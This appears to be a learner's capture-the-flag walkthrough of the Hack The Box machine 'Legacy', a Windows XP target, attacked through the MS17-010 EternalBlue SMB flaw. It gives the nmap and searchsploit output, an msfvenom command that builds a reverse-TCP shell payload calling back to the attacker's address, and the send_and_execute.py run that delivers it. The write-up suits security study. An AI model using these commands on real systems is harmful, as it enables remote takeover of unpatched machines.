
enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/legacy/nmap.txt 10.10.10.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 08:49 EST
Nmap scan report for 10.10.10.4
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE      VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/-
o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d01h01m00s, deviation: 1h24m50s, median:
5d00h01m00s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC:
00:50:56:b9:60:63 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-01-23T17:51:08+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://-
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.73 seconds
```

we have 2 open ports to work with

139/tcp ---netbios-ssn
445/tcp---microsoft ds

this service is use to communicate b/w two devices in network and share files mainly for printers and other devices
since it not a web service we cannot run nikto nor gobuster so lets start with searchsploit



searchsploit gave no result

searching google we found code given to explit as MS17-010
and searching on searchsploit we found some interesting things

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit MS17-010
```

Exploit Title	Path
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/41987.py

Shellcodes: No Results

so this SMB exploit is famously called “EternalBlue” so we can see the python script file in it so lets see whats in there

we found the python script fot that

shellcode	Correct on Send and Execute Module	2 years ago
BUG.txt	Correct BUG.txt	4 years ago
README.md	update info for support version	4 years ago
checker.py	Adding suport to custom tcp port	3 years ago
eternalblue_exploit7.py	allow no tested target	4 years ago
eternalblue_exploit8.py	allow to exploit windows 10 <1607	4 years ago
eternalblue_poc.py	explain how to craft FEALIST for eternalblue exploit	4 years ago
eternalchampion_leak.py	Initial upload	4 years ago
eternalchampion_poc.py	Initial upload	4 years ago
eternalchampion_poc2.py	typo and some comment	4 years ago
eternalromance_leak.py	Initial upload	4 years ago
eternalromance_poc.py	Initial upload	4 years ago
eternalromance_poc2.py	Initial upload	4 years ago
eternalsynergy_leak.py	Initial upload	4 years ago
eternalsynergy_poc.py	add poc to demonstrates large paged pool spraying method	4 years ago
infoleak_uninit.py	Initial upload	4 years ago
mysmb.py	Adding suport to custom tcp port	3 years ago
mysmb.pyc	Correct on Send and Execute Module	2 years ago
npp_control.py	Initial upload	4 years ago
send_and_execute.py	Correction of pipe and port array index	2 years ago
zzz_exploit.py	Adding suport to custom tcp port	3 years ago

we have to downlaod mysmb.py and send_and_execute.py throug wget

```
┌──(root💀kali)-[/home/kali/machines/retired/legacy]
└─# wget https://github.com/helviojunior/MS17-010/blob/master/mysmb.py
--2021-01-18 10:21:21--  https://github.com/helviojunior/MS17-010/blob/master/mysmb.py
Resolving github.com (github.com)... 13.234.210.38
Connecting to github.com (github.com)|13.234.210.38|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'mysmb.py'

mysmb.py                                [  <=>

2021-01-18 10:21:22 (782 KB/s) - 'mysmb.py' saved [227476]
```

for both then we have to make a payload through msfvenom

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=1234 -f exe > ms17-010.exe

```
┌──(root💀kali)-[/home/kali/machines/retired/legacy]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=1234 -f exe > ms17-010.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[/home/kali/machines/retired/legacy]
└─# python3 send_and_execute.py 10.10.10.4 ms17-010.exe
```

then we have to run the send_and_recive file and

python3 send_and_execute.py 10.10.10.4 ms17-010.exe

and listen on netcat 1234

and we will have reverse shell